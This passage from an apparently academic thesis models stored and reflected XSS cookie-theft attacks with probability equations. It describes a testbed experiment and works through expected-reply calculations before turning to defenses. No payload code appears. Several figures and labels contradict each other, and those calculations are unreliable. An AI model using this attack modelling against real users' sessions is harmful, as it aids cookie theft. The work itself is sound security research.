iii. Although r' users visit the application with non-shuffled URLs (10(c)i), we know that the adversary does not receive these replies. After the first set of attacks, a defense installed at the application's end may have prevented these r' requests from reaching the application.

3. Second term: Here the probability of the adversary receiving r' users is calculated. Since we know that the adversary received only r replies, the value of this term is dependent on one of two possibilities discussed in 3.

4. Third term: The probability that r users visit the application using the shuffled URLs, when little or no delay exists in the network, is multiplied by one of the probabilities of the events discussed below.

(a) Since r' users do not visit the application (11a), the adversary does not receive those replies.

(b) The probability that the adversary share non-shuffled URLs (11b), is multiplied by the probability of occurrence of one of the following events.

i. When little or no delay exists in the network, r' users visit the application (11(b)i). However, we know that the adversary receives r replies. Thus suggest that a defense at the application 's end may have blocked r'

requests.

ii. A delay in the network prevents r' replies from reaching the adversary (11(b)ii).

iii. Since r' users do not visit the application (11(b)iii), the adversary does not receive their replies.

5. Fourth term: This similar to the third term. However, the discussion for the second term is also applicable here.

7.4.6 The adversary receives fewer replies than targeted users, but at least 1 reply

Here we model the scenario discussed in point 5 (5) of Case 1. Next we model the scenario in which the adversary receives fewer replies than the number of targeted users but at least 1 reply. Suppose the adversary receives r replies. Here the value of r is in the range of 1 and $u-1$ (both included).

The equation of our model is discussed below.

$$P(r) = \binom{u}{r} \Big[c_s^r * (1-c_s)^{r'} + (c'_s)^r * (1-c'_s)^{r'} + b_s^r * (1-b'_s)^{r'} + (b'_s)^r * (1-(b'_s))^{r'} + (b'_s)^{r'} * (1-(b'_s))^r \Big] \tag{7.10}$$

1. The explanation of the combination term, $\binom{u}{r}$ is discussed in 1.

   Next we discuss the terms in square brackets.

2. First term: The probability that r users visit the application using the shuffled URLs, is multiplied by the probability that r' users do not visit the application using the shuffled URLs shared with them.

3. Second term: The probability that r' users visit the application using the shuffled URLs, is multiplied by the probability that r users do not visit the application using

the shuffled URLs shared with them. We know that the adversary received r replies. Hence the scenarios discussed in 3 are applicable here.

4. Third term: The probability that r users visit the application, using the shuffled URLs, is multiplied by the probability of occurrence of one of the following events.

   (a) The probability that r' do not visit the application (10a).

   (b) The probability that the adversary shares non-shuffled URLs (10b), is multiplied by the probability of occurrence of one of the following events.

      i. Although r' users visit the application, a delay in the communication prevents these replies from reaching the adversary within the expected time step T (10(b)i).

      ii. Here there exists little or no delay, and r' users visit the application (10(b)ii). We know that the adversary does not receive r' replies. Thus we can infer that a defense installed at the application's end blocked these requests.

      iii. Since r' users do not visit the application (10(b)iii), the adversary does not receive these replies.

   (c) The probability that little or no delay exists in the network, is multiplied by the probability of occurrence of one of the following events.

      i. Here r' users visit the application using the shuffled URLs. Since we know that the adversary did not receive these replies, we can infer that a defense at the application's end blocked these requests.

      ii. Since r' users do not visit the application, the adversary does not receive these replies (10(c)ii).

      iii. In this scenario r' users visit the application using the non-shuffled URLs,

when little or no network delay exists (10(c)iii). However we know that the adversary does not receive r' replies. Hence we say infer that a defense at installed at the application's end block these requests. As a result their replies did not reach the adversary.

5. Fourth term:The probability that r users visit the application using shuffled URLs when little or no delay, is multiplied by the probability of occurrence of one of the events discussed in point 11.

   (a) In this scenario r' users do not visit the application (11a). As a result the adversary does not receive their replies.

   (b) The probability that the adversary shares non-shuffled URLs with r' users (11b), is multiplied by the probability of occurrence of one of the following events.

      i. When little or no network delay occurs, and r' users visit the application (11(b)i), it is expected that their replies reach the adversary within the expected time step, T. Since this does not happen we can infer that a defense at the application's end, blocked r' requests.

      ii. In this scenario, a delay in the network prevents r' replies from reaching the adversary within the expected time step, T (11(b)ii).

      iii. Since r' users do not visit the application, their replies do not reach the adversary (11(b)iii).

   (c) Since a network delay exists in the network (11c), we can conclude that this delay prevents r' users from reaching the application within the expected time step, T. This is for scenarios discussed in point 11(c)i and 11(c)iii. In point 11(c)ii, we see that r' users do not visit the application. Hence the adversary does not receive their replies.

6. Fifth term: This is similar to the fourth term. The only difference is in the number of users that visit the application. Here since first we consider the probability that r' users visit the application, the scenarios discussed here (3) are applicable.

Chapter 8

Experimental setup

In this section we discuss the experimental setup Reflected, and Stored XSS attacks. We have conducted our experiments on Chameleon Cloud testbed [15]. Chameleon is a testbed funded by National Science Foundation [8]. This was built to carry out Computer Science systems research on a large-scale deeply configurable platform. Chameleon supports a bare metal reconfiguration system which gives users full control of the software stack including root privileges, kernel customization, and console access.

In both Stored and Reflected XSS attacks, we have an adversary node from which the attack is launched. The defender node(s) are divided into two categories.

1. The application node. This node contains the application.

2. Multiple user nodes.

The applications are written in Java, and SQL is used as scripting language for our database, MySQL (version 8.0.18) [9]. We have used the MySQl Workbench 8.0 [13], to create and run SQL scripts. We deployed our application on Apache Tomcat 9 server. Requests to the application come first to the Apache HTTP server (version 2.4.41) [10]. Between the Apache HTTP and the Tomcat server, we installed an open source web application firewall, ModSecurity (version 3) [11]. We have used the default rules of the

firewall.

In both Stored and Reflected XSS attacks, we carried out two sets of experiments.

1. Requests come from outside the organisation. This means that requests first come to the Apache HTTP Server and pass through the firewall before reaching the application.

2. The next set of experiments explore the case of an insider attack. Requests are sent to the Apache Tomcat Server thus bypassing the firewall.

The adversary's application was installed on XAMPP (version 8.1.4-1) server [12]. In both Stored and Reflected XSS attacks, the goal of the adversary is to steal cookies of users. We have written two applications, each for the two XSS attacks discussed in this work.

8.1 Experimental setup for Stored XSS

In this section we discuss the actions of the adversary, the application, and the users of the application. We describe two scenarios.

1. The adversary has not launched an attack. Here we describe the benign case, of interaction between the application, and the users of the application.

2. The adversary has launched an attack and users access the application. When the application is vulnerable, information of users stored in cookies are sent to the adversary.

The application at the defender's end is a web page which contains information about XSS attacks. Users should have an account to visit the page. A user can post a comment that gets saved in a database. In the absence of a defense both the benign and malign requests get saved in the database. In order to launch an attack, the adversary should also hold an account with the application. Every time the page reloads, the attack executes. When any user unaware of the attack logs in, the page reloads which results in the execution of

the attack.

As discussed earlier, adversary'attack is to collect the information stored in a user's cookies. Once the attack executes, the cookie information is sent to the adversary's end. The information is saved in a file for the adversary.

8.2 Experimental setup for Reflected XSS

In this section we discuss, the actions of the adversary, application, and the users of the application. Our application is a e-commerce site. Users have to login in order to make a purchase. Similar to the application discussed for Stored XSS attacks, user and application data are stored in a database. The adversary sends malicious URLs to users of the application. These URLs are sent in emails. The success of the adversary depends on the knowledge of the users and the defense at the application's end. If a user clicks the malicious URL shared by the adversary, the information stored in the cookies stored in the browser are sent to the adversary.

Chapter 9

Attack Algorithm

In this section we discuss the attack algorithmic implementation of Stored and Reflected XSS. In the attacker's algorithm we calculate the expected number of replies it gets in a particular time step.

9.1 Attack Algorithm

Given the specification of states, and the transition probabilities, we now discuss the numerical implementation for calculating futures, and the probability of their occurrence. The effectiveness of an attack is measured in terms of the expected number of replies the adversary receives in a time step. $\mathbb{E}(N_k)$ is the expected number of replies that the adversary receives in the k^{th} time step. Let $f^t = \{j_k\}_{k=0}^{t}$, $t \leq T \in \mathbb{Z}^+$, denote a "partial" future where the state S^{j_k} is realised at time step t_k. Our algorithm calculates f^t and $\mathbb{E}(N_k)$.

Algorithm 1: Stored XSS attack model algorithm

Result: Calculate $\mathbb{E}(N_k)$ and the set of possible f^T and $P(f^T)$.

initialization: set T, p_{t_0} and initial state $f^1 = S^{j_1}$ and probability $P(f^1) = 1$;

foreach $k = 0, ..., T$ **do**
  $\mathbb{E}(N_k) \leftarrow 0$
end

while $k \leq T$ **do**
  foreach S^{j_k} *where* $P(f^k = \{1, ..., j_k\}) \neq 0$ **do**
    Find all $S^{j_{k+d}}$ such that $P(S^{j_k} \rightarrow S^{j_{k+d}}) \neq 0$;
    $P(f^{k+d} = \{1, j_{1+d}..., j_k, j_{k+d}\}) \leftarrow$
    $P(f^k = \{1, ..., j_k\})P(S^{j_k} \rightarrow S^{j_{k+d}})$
  end
  $k \leftarrow k + d$
end

foreach f^T, $P(f^T) \neq 0$ **do**
  foreach $k = 0, d, ..., T$ **do**
    $\mathbb{E}(N_k) \leftarrow \mathbb{E}(N_k) + \mathcal{N}_k P(f^T)$;
  end
end

In the time step t_1, both "partial" future, and the probability of the "partial" future occurring is 1. In the first for loop, the expected value for the number of replies received at every time step is assigned to 0. The following "while" loop calculates the probability of occurrence of a "partial" future. A "partial" future for every time step is calculated starting from the 0^{th} time step to the current time step. We denote a time step increment by d.

In this algorithm, calculate the probability of occurrence of the current "partial" future, we not only use the "partial" future of the last time step, but also all the "partial" futures from time step t_0. Here we do not follow the Markov property. This approach helps increase the effectiveness of the adversary's attack strategy. Based on the expected

values of replies the adversary receives at a time step, the adversary may or may not change its attack attributes to be successful in its efforts.

In the last set of for loops, we calculate for each "partial" future, the expected values of the replies received by the adversary at every time step. The outer for loop iterates through each "partial" future. The inner while loop iterates from the 0^{th} time step to the time step of the current particular "partial" future. The number of replies received at time step t_k is denoted by $\mathcal{N}_k$. In our approach the value of T is pre-determined by the adversary according to its policies.

9.2 Attack algorithm calculation for Reflected XSS

According to our attack algorithm, the probability of a partial future in the initial state, i.e., at time step t_0 is 1 ($P(f^{t_0}) = 1$). In our model $t_0 + d = t_d$, and $t_d + d = T$. The adversary attacks for a total duration T. Thus if the attack starts at time step t_0, the adversary evaluates its strategy at time step t_d, and continues to attack till time step t_T.

The total count of users targeted in the first set and second set of attacks are 5580 and 2240 respectively. In the second set of attacks, the adversary only attacks users from whom no replies were received after the first round.

9.2.1 The adversary receives replies

Here we discuss the results of our attack algorithm for the scenario discussed in point 1. To calculate the "partial" future at time step t_0, we enter the results obtained from our model (equation 7.1). Next to calculate the "partial" future at time step t_T, we enter the results obtained from our model (equation 7.6). We assume that following probabilities.

1. The probability of a user clicking a malicious URL. The value used is 0.559037037.

2. The probability that a delay occurs in the communication between the adversary, users, and the application. The value used is 0.3021367521.

The above values have been taken from the our experiments. The number of replies received after the first and second set of attacks is 2917 and 1168 respectively.

The calculation of the probability of the "partial" future occurring at time step, t_d is shown below.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.5422271159 \\ &= 1 * 0.5422271159 \\ &= 0.5422271159 \end{aligned} \tag{9.1}$$

The above equation (9.1), calculates the probability of the adversary receiving replies at time step t_d (approximately 0.542). This value has been calculated using our model (7.1).

$$\begin{aligned} P(f^T) &= 0.5422271159 * 0.534823128 \\ &= 0.28999 \end{aligned} \tag{9.2}$$

The probability of the adversary receiving replies at time step t_T is approximately 0.289. This has been calculated using our model discussed earlier (7.6). The value $P(f^T)$ (calculated using our attack algorithm (1)), is the probability of the adversary receiving replies at time step t_T.

Next we calculate the expected number of replies received at the "partial" future f^{t_d} and f^{t_T}. We denote the expected number of replies received at time step t_d by $n1_{m1}$.

$$\begin{aligned} n1_{m1} &= 0 + 2917 * 0.5422271159 \\ &= 1581.68 \end{aligned} \tag{9.3}$$

In the first set of attacks, 2917 users click on the malicious link. The expected number of replies the adversary receives at partial future f^{t_d} is approximately 1582.

For partial future, $P(f^T)$ the expected number of replies the adversary is denoted by $n1_{m2}$.

$$\begin{aligned} n1_{m2} &= 1581.68 + 1168 * 0.28999 \\ &= 1581.68 + 338.708 \\ &= 1920.388 \end{aligned} \tag{9.4}$$

The expected number of replies the adversary receives at the future f^T is approximately 1920.

Next we calculate the number of replies received by the adversary using the probability values obtained from our experiments.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.5227598566 \\ &= 1 * 0.5227598566 \\ &= 0.5227598566 \end{aligned} \tag{9.5}$$

Here 0.5227598566 is the transition probability of receiving replies after the first set of attacks. After a duration, d our next time step is t_T ($t_d + d = T$).

$$\begin{aligned} P(f^T) &= 0.5227598566 * 0.5214285714 \\ &= 0.27258 \end{aligned} \tag{9.6}$$

Here 0.5214285714 is the transition probability of receiving replies after the second set of attacks.

For partial future, $P(f^{t_d})$, the expected number of replies received at time step t_d from our experiments is calculated below. Let this value be denoted by $n1_{e1}$.

$$\begin{aligned} n1_{e1} &= 0 + 2917 * 0.5227598566 \\ &= 1524.89 \end{aligned} \tag{9.7}$$

Our experiments show that the expected number of replies the adversary receives at partial future f^{t_d} is approximately 1525.

For partial future, $P(f^T)$, the expected number of replies is calculated below. Let this number be denoted as $n1_{e2}$.

$$\begin{aligned} n1_{e2} &= 1524.89 + 1168 * 0.27258 \\ &= 1524.89 + 318.373 \\ &= 1843.26 \end{aligned} \tag{9.8}$$

The expected number of replies the adversary receives in the future f^T is approximately 1843.

We summarise the transition probabilities, replies and expected replies received for both the runs, obtained from our models and experiments.

Number of users targeted in the first set of attacks	**Number of replies received after the first set of attacks**	**Number of users targeted in the second set of attacks**	**Number of replies received after the second set of attacks**
5580	2917	2240	1168

Table 9.1: Number of users targeted, and replies received on both runs.

Model/Experiment	**Probability at time step t_d**	**Probability at time step t_T**
Model	0.5422271159	0.28999
Experiment	0.5227598566	0.27258

Table 9.2: The transition probabilities obtained from models and experiments, calculated using our attack algorithm.

Model/Experiment	**Expected number of replies received at time step t_d**	**Expected number of replies received at time step t_T**
Model	1582	1921
Experiment	1524	1843

Table 9.3: Expected number of replies received by the adversary obtained from models and experiments, calculated using our attack algorithm.

Our experiments show that the adversary receives 78 more replies than our model. As stated earlier, in the first run 5580 users were attacked, and in the second run 2240 were attacked. The total number of users attacked in 7280. Our model also predicts that the adversary has a chance of 26.38% of receiving replies, and our experiments show that the adversary has 25.31% chance of receiving replies.

9.2.2 The adversary does not receive any reply

Here we discuss the results of our attack algorithm for the scenario discussed in point 2. First we enter the results obtained from our model shown in equation 7.2, followed by our model shown in equation 7.7. Our assumptions have been discussed in 9.2.1. In the first set of attacks of the 5580 targeted users, 2240 replies were not received. In the second set of attacks of the 2240 targeted users, 390 replies were not received.

The calculation of the probability of the adversary not receiving replies at time step t_d is shown below.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.4635087915 \\ &= 1 * 0.4635087915 \\ &= 0.4635087915 \end{aligned} \tag{9.9}$$

The above equation (9.9), shows that the probability of the adversary not receiving replies at time step t_d is approximately 0.464. This has been calculated using our model (7.2).

Next we calculate the probability of the adversary not receiving replies at time step t_T .

$$\begin{aligned} P(f^{T}) &= 0.4635087915 * 0.154109198 \\ &= 0.07143 \end{aligned} \tag{9.10}$$

We see that the probability of the adversary receiving no replies at time step t_D is approximately, 0.0714. This has been calculated using our model (7.7).

For "partial" future f^{t_d}, the expected number of replies not received at time step t_d is

shown below. We denoted this value by $n2_{m1}$.

$$\begin{aligned} n2_{m1} &= 0 + 2663 * 0.4635087915 \\ &= 1234.32 \end{aligned} \tag{9.11}$$

The expected number of replies the adversary does not receive at "partial" future f^{t_d} is approximately 1234.

For future $P(f^T)$, the number of replies not received at time step t_T is calculated below. We denote this by $n2_{m2}$.

$$\begin{aligned} n2_{m2} &= 1234.32 + 390 * 0.07143 \\ &= 1234.32 + 27.8577 \\ &= 1262.177 \end{aligned} \tag{9.12}$$

The expected number of replies the adversary receives at the future f^T is approximately 1262.

Next we calculate the number of replies not received by the adversary using the probability values obtained from our experiments.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.4772401434 \\ &= 1 * 0.4772401434 \\ &= 0.4772401434 \end{aligned} \tag{9.13}$$

Here 0.4772401434 is the transition probability of not receiving replies after the first set of attacks.

At the time step t_T, the probability of the adversary not receiving replies i calculated below.

$$\begin{aligned} P(f^T) &= 0.4772401434 * 0.1741071429 \\ &= 0.083 \end{aligned} \tag{9.14}$$

Here 0.083 is the transition probability of the adversary not receiving replies after the second set of attacks.

For partial future, $P(f^{t_d})$, the expected number of replies not received at time step t_d from our experiments is calculated below. Let this value be denoted by $n2_{e1}$.

$$\begin{aligned} n2_{e1} &= 0 + 2663 * 0.4772401434 \\ &= 1270.89 \end{aligned} \tag{9.15}$$

Our experiments show that the expected number of replies the adversary does not receive at partial future f^{t_d} is approximately 1271.

For "partial" future, $P(f^T)$, the expected number of replies is calculated below. Let this number be denoted as $n2_{e2}$.

$$\begin{aligned} n2_{e2} &= 1270.89 + 390 * 0.1741071429 \\ &= 1270.89 + 67.9 \\ &= 1338.79 \end{aligned} \tag{9.16}$$

The expected number of replies the adversary receives at future f^T is approximately 1339.

We summarise the transition probabilities, replies and expected replies not received for both the runs, obtained from our models and experiments.

Number of users targeted in the first set of attacks	**Number of replies not received after the first set of attacks**	**Number of users targeted in the second set of attacks**	**Number of replies not received after the second set of attacks**
5580	2663	2240	390

Table 9.4: Number of users targeted, and replies not received on both runs.

Model/Experiment	**Probability of realizing the partial future f^{t_d}**	**Probability of realizing the future f^{t_T}**
Model	0.4635087915	0.07143
Experiment	0.4772401434	0.083

Table 9.5: The transition probabilities obtained from models and experiments, calculated using our attack algorithm.

Model/Experiment	**Expected number of replies not received at time step t_d**	**Expected number of replies not received at time step t_T**
Model	1234	1262
Experiment	1271	1339

Table 9.6: Expected number of replies not received by the adversary obtained from models and experiments, calculated using our attack algorithm.

Our experiments show that the expected number of replies that the adversary does not receive is 77 more experiment. The total number of users targeted is 7280. Our model also predicts that the adversary has a chance of 17.34% of not receiving replies, and our experiments show that the adversary has 18.39% chance of not receiving replies.

9.2.3 The adversary receives all replies

Here we discuss the results of our attack algorithm for the scenario discussed in point 3. We denote the number of targeted users as u. First we enter the results obtained first from our model shown in equation , 7.3 followed by our model shown in equation, 7.8. We assume that following values of the following probabilities.

1. The probability of a user clicking a malicious URL. The value used is 0.2066964286.

2. The probability that a delay occurs in the communication between the adversary, users, and the application. The value used is 0.3021367521.

The above values have been taken from the our experiments. The number of times all users clicked in the first and second set of attacks are 549 and 463 respectively.

Below we calculate the probability of the "partial" future f^{t_d} occurring.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.1475892084 \\ &= 1 * 0.1475892084 \\ &= 0.1475892084 \end{aligned} \tag{9.17}$$

The above equation (9.17), calculates the probability of the adversary receiving u replies at time step t_d. We see that the probability of the adversary receiving replies from all the targeted users is 0.148 approximately. This has been calculated using our model (7.3).

Next we calculate the probability of the future f^T occurring.

$$\begin{aligned} P(f^T) &= 0.1475892084 * 0.2127093046 \\ &= 0.03139 \end{aligned} \tag{9.18}$$

The value $P(f^T)$ (calculated using our attack algorithm (1)), is the probability that the adversary will receive u replies at time step t_T. This value is 0.0314 approximately. This value has been calculated using our model (7.8).

For "partial" future f^{t_d}, the expected number of times the adversary will receive all replies has been calculated below. We denote this value by $n3_{m1}$.

$$\begin{aligned} n3_{m1} &= 0 + 549 * 0.1475892084 \\ &= 81.026 \end{aligned} \tag{9.19}$$

The expected number of times the adversary receives all replies at partial future f^{t_d} is approximately 81.

For future $P(f^T)$ the expected number of times the adversary receives replies from all of its targeted users is calculated below. We denote this number by $n3_{m2}$.

$$\begin{aligned} n3_{m2} &= 81.026 + 463 * 0.03139 \\ &= 81.026 + 14.53357 \\ &= 95.55 \end{aligned} \tag{9.20}$$

The expected number of times the adversary receives replies from all of its targeted users at the future f^T is approximately 96.

Next we calculate the number of times the adversary receives u replies. We use the probability values obtained from our experiments.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.09838709677 \\ &= 1 * 0.09838709677 \\ &= 0.09838709677 \end{aligned} \tag{9.21}$$

The probability of the "partial" future f^{t_d} occurring is approximately 0.0984.

The probability of the "partial" future f^{t_T} occurring is has been calculated below.

$$\begin{aligned} P(f^T) &= 0.09838709677 * 0.2066964286 \\ &= 0.02033 \end{aligned} \tag{9.22}$$

Here 0.02033 is the probability of the adversary receiving u replies after the second set of attacks.

For partial future $P(f^{t_d})$, the expected number of times the adversary receives u replies at time step t_d from our experiments is calculated below. Let this value be denoted by $n3_{e1}$.

$$\begin{aligned} n3_{e1} &= 0 + 549 * 0.09838709677 \\ &= 54.01 \end{aligned} \tag{9.23}$$

Our experiments show that the expected number of times the adversary receives u replies at partial future f^{t_d} is approximately 54.

For partial future, $P(f^T)$, the expected number of times the adversary receives u replies is calculated below. Let this number be denoted as $n3_{e2}$.

$$\begin{aligned} n1_{e2} &= 54.01 + 463 * 0.02033 \\ &= 54.01 + 9.412 \\ &= 63.422 \end{aligned} \tag{9.24}$$

The expected number of times the adversary receives u replies at time step T is approximately 63.

We summarise the transition probabilities, replies and expected replies received for both the runs, obtained from our models and experiments.

Number of users targeted in the first set of attacks	**Number of replies received after the first set of attacks**	**Number of users targeted in the second set of attacks**	**Number of replies received after the second set of attacks**
5580	549	2240	463

Table 9.7: Number of users targeted, and replies received on both runs when the adversary receives u replies.

Model/Experiment	**Probability at time step t_d**	**Probability at time step t_T**
Model	0.1475892084	0.03139
Experiment	0.09838709677	0.02033

Table 9.8: The transition probabilities obtained from models and experiments, calculated using our attack algorithm when adversary receives u replies.

Model/Experiment	**Expected number of replies received at time step t_d**	**Expected number of replies received at time step t_T**
Model	81	96
Experiment	54	63

Table 9.9: Expected number of replies received by the adversary obtained from models and experiments, calculated using our attack algorithm, when the adversary receiving u replies.

Our experiments show that the number of delayed replies received by the adversary is 71 more for our model. As stated earlier, in the first run 5580 users were attacked, and in the second run 2240 were attacked. The total number of users attacked in 7280. Our model also predicts that the adversary has a chance of 1.32% of receiving u replies. Our experiments show that the adversary has 0.87% chance of receiving delayed replies.

9.2.4 The adversary receives delayed replies

Here we discuss the results of our attack algorithm for the scenario discussed in point 4. These replies are received by the adversary after its expected duration. First we enter the results obtained first from our model shown in equation 7.4, followed by our model shown in equation 7.9. Our assumptions have been discussed in 9.2.1. The number of times all users clicked in the first and second set of attacks are 1690 and 598 respectively.

Below we calculate the probability of the "partial" future f^{t_d} occurring.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.3395111994 \\ &= 1 * 0.3395111994 \\ &= 0.3395111994 \end{aligned} \tag{9.25}$$

The above equation (9.25), calculates the probability of the adversary receiving delayed

replies at time step t_d. We see that the probability of the adversary receiving replies from all the targeted users is 0.34 approximately. This has been calculated using our model (7.4).

Next we calculate the probability of occurrence of the future f^T.

$$\begin{aligned} P(f^T) &= 0.3395111994 * 0.2847676348 \\ &= 0.0966818 \end{aligned} \tag{9.26}$$

The value $P(f^T)$ (calculated using our attack algorithm (1)), is the probability that the adversary receives delayed replies at time step t_T. This value is 0.0967 approximately. This value has been calculated using our model (7.9).

For "partial" future f^{t_d}, the expected number of delayed replies the adversary receives has been calculated below. We denote this value by $n4_{m1}$.

$$\begin{aligned} n3_{m1} &= 0 + 1690 * 0.3395111994 \\ &= 573.77 \end{aligned} \tag{9.27}$$

The expected number of times the adversary receives all replies at partial future f^{t_d} is approximately 574.

For future $P(f^T)$ the expected number of delayed replies the adversary receives is calculated below. We denote this number by $n4_{m2}$.

$$\begin{aligned} n3_{m2} &= 574 + 598 * 0.0966818 \\ &= 574 + 57.8157164 \\ &= 631.8157164 \end{aligned} \tag{9.28}$$

The expected number of times the adversary receives replies from all of its targeted users at the future f^T is approximately 632.

Next we calculate the number of delayed replies received by the adversary using the

probability values obtained from our experiments.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.3028673835 \\ &= 1 * 0.3028673835 \\ &= 0.3028673835 \end{aligned} \tag{9.29}$$

The probability of the "partial" future f^{t_d} occurring is approximately 0.303.

The probability of the "partial" future f^{t_T} occurring is has been calculated below.

$$\begin{aligned} P(f^{T}) &= 0.3028673835 * 0.2669642857 \\ &= 0.08085477 \end{aligned} \tag{9.30}$$

Here 0.081 is the probability of the adversary receiving delayed replies after the second set of attacks.

For partial future $P(f^{t_d})$, the expected number of delayed replies the adversary receives at time step t_d from our experiments is calculated below. Let this value be denoted by $n4_{e1}$.

$$\begin{aligned} n3_{e1} &= 0 + 1690 * 0.3028673835 \\ &= 511.8458 \end{aligned} \tag{9.31}$$

Our experiments show that the expected number of times the adversary receives u replies at partial future f^{t_d} is approximately 512.

For partial future, $P(f^{T})$, the expected number of delayed replies the adversary receives is calculated below. Let this number be denoted as $n4_{e2}$.

$$\begin{aligned} n1_{e2} &= 511.8458 + 598 * 0.08085477 \\ &= 511.8458 + 48.35115246 \\ &= 560.196 \end{aligned} \tag{9.32}$$

The expected number of delayed replies the adversary receives at time step T is approximately 561.

We summarise the transition probabilities, replies and expected replies received for both the runs, obtained from our models and experiments.

Number of users targeted in the first set of attacks	**Number of replies received after the first set of attacks**	**Number of users targeted in the second set of attacks**	**Number of replies received after the second set of attacks**
5580	1690	2240	598

Table 9.10: Number of users targeted, and replies received on both runs when the adversary receives delayed replies.

Model/Experiment	**Probability at time step t_d**	**Probability at time step t_T**
Model	0.3395111994	0.0966818
Experiment	0.3028673835	0.08085477

Table 9.11: The transition probabilities obtained from models and experiments, calculated using our attack algorithm when adversary receives delayed replies.

Model/Experiment	**Expected number of replies received at time step t_d**	**Expected number of replies received at time step t_T**
Model	574	632
Experiment	512	561

Table 9.12: Expected number of replies received by the adversary obtained from models and experiments, calculated using our attack algorithm, when the adversary receiving delayed replies.

Our experiments show that the number of times the adversary receives u replies is 33 more for our model. As stated earlier, in the first run 5580 users were attacked, and in the second run 2240 were attacked. The total number of users attacked in 7280. Our model also predicts that the adversary has a chance of 8.68% of receiving u replies. Our experiments show that the adversary has 7.71% chance of receiving u replies.

9.2.5 The adversary receives fewer replies than targeted users, but at least 1 reply

Here we discuss the results of our attack algorithm for the scenario discussed in point 5. These replies are received by the adversary before the expiry of the duration of attack. First we enter the results obtained first from our model shown in equation 7.5, followed by our model shown in equation 7.10. Our assumptions have been discussed in 9.2.1. The number of replies received by the adversary after the first and second set of attacks are 1127 and 705 respectively.

Below we calculate the probability of the "partial" future f^{t_d} occurring.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.212714181 \\ &= 1 * 0.212714181 \\ &= 0.212714181 \end{aligned} \tag{9.33}$$

The above equation (9.33), calculates the probability of the adversary receiving replies at time step t_d. This value is 0.213 approximately. This has been calculated using our model (7.5).

Next we calculate the probability of occurrence of the future f^T.

$$\begin{aligned} P(f^T) &= 0.212714181 * 0.3354654471 \\ &= 0.0713583 \end{aligned} \tag{9.34}$$

The value $P(f^T)$ (calculated using our attack algorithm (1)), is the probability that the adversary receives replies at time step t_T. This value is 0.0714 approximately. This value has been calculated using our model (7.10).

For "partial" future f^{t_d}, the expected number of replies the adversary receives has been calculated below. We denote this value by $n5_{m1}$.

$$\begin{aligned} n5_{m1} &= 0 + 1227 * 0.212714181 \\ &= 261.0003 \end{aligned} \tag{9.35}$$

The expected number of received replies at partial future f^{t_d} is approximately 261.

At the future $P(f^T)$ the expected number of replies the adversary receives is calculated below. We denote this number by $n5_{m2}$.

$$\begin{aligned} n5_{m2} &= 261 + 705 * 0.0713583 \\ &= 261 + 50.3076015 \\ &= 311.307 \end{aligned} \tag{9.36}$$

The expected number of times the adversary receives replies at the future f^T is approximately 311.

Next we calculate the number of replies received by the adversary using the probability values obtained from our experiments.

$$\begin{aligned} P(f^{t_d}) &= P(f^{t_0}) * 0.2198924731 \\ &= 1 * 0.2198924731 \\ &= 0.2198924731 \end{aligned} \tag{9.37}$$

The probability of the "partial" future f^{t_d} occurring is approximately 0.219.

The probability of the "partial" future f^{t_T} occurring is has been calculated below.

$$\begin{aligned} P(f^{T}) &= 0.2198924731 * 0.3147321429 \\ &= 0.069207 \end{aligned} \tag{9.38}$$

Here 0.069 is the probability of the adversary receiving replies after the second set of attacks.

For partial future $P(f^{t_d})$, the expected number of replies the adversary receives at time step t_d from our experiments is calculated below. Let this value be denoted by $n5_{e1}$.

$$\begin{aligned} n5_{e1} &= 0 + 1127 * 0.2198924731 \\ &= 247.8188 \end{aligned} \tag{9.39}$$

Our experiments show that the expected number of replies the adversary receives at partial future f^{t_d} is approximately 248.

For partial future, $P(f^{T})$, the expected number of replies the adversary receives is calculated below. Let this number be denoted as $n5_{e2}$.

$$\begin{aligned} n1_{e2} &= 247.8188 + 705 * 0.069207 \\ &= 247.8188 + 48.79 \\ &= 296.609 \end{aligned} \tag{9.40}$$

The expected number of replies the adversary receives at time step T is approximately 297.

We summarise the transition probabilities, replies and expected replies received for both the runs, obtained from our models and experiments.

Number of users targeted in the first set of attacks	**Number of replies received after the first set of attacks**	**Number of users targeted in the second set of attacks**	**Number of replies received after the second set of attacks**
5580	1227	2240	705

Table 9.13: Number of users targeted, and replies received on both runs when the adversary receives replies.

Model/Experiment	**Probability at time step t_d**	**Probability at time step t_T**
Model	0.212714181	0.0713583
Experiment	0.2198924731	0.069207

Table 9.14: The transition probabilities obtained from models and experiments, calculated using our attack algorithm when adversary receives replies.

Model/Experiment	**Expected number of replies received at time step t_d**	**Expected number of replies received at time step t_T**
Model	261	311
Experiment	248	297

Table 9.15: Expected number of replies received by the adversary obtained from models and experiments, calculated using our attack algorithm.

Our experiments show that the number of replies the adversary receives is 14 more for our model. As stated earlier, in the first run 5580 users were attacked, and in the second run 2240 were attacked. The total number of users attacked in 7280. Our model also predicts that the adversary has a chance of 4.27% of receiving replies. Our experiments show that the adversary has 4.08% chance of receiving replies.

Chapter 10

Defense

In this section we discuss some defense strategies. We consider two types of attacks.

1. Attacks that occur from outside the organisation.

2. Attacks that occur from within the organisation which are also called insider attacks.

For the attacks discussed if point 1, the attacks have to go through a WAF (in one exists), before it reaches the application. The success of the adversary depends on its knowledge of the firewall rules. Using this knowledge the adversary may craft malicious URLs in order to launch a successful attack. A range of firewalls are available. Their rules are configured according to the policies of an organisation. Hence if the adversary is unaware of the policies of the target organisation, repeated trial and error can help the adversary launch a successful attack(s). Discussing WAF rules that help the defender's protect its application is outside the scope of this work. This will require analysis of rules of available WAFs, and also the adversary's capabilities to circumvent them.

Thus we focus on insider attacks (2). Insiders are people who work in the target organisation. Request(s) to the application from an insider do not go through the organisation's WAF(s). Instead the requests go directly to the application. Here we explore some defense strategies that the defender can employ to make the application more robust to thwart

the efforts of an adversary.

In this work our application was written in HTML [2], Java [3], JSP [5], and Java Servlets [4]. Below we discuss a few ways in which an application can be made robust to thwart Stored and Reflected XSS attacks.

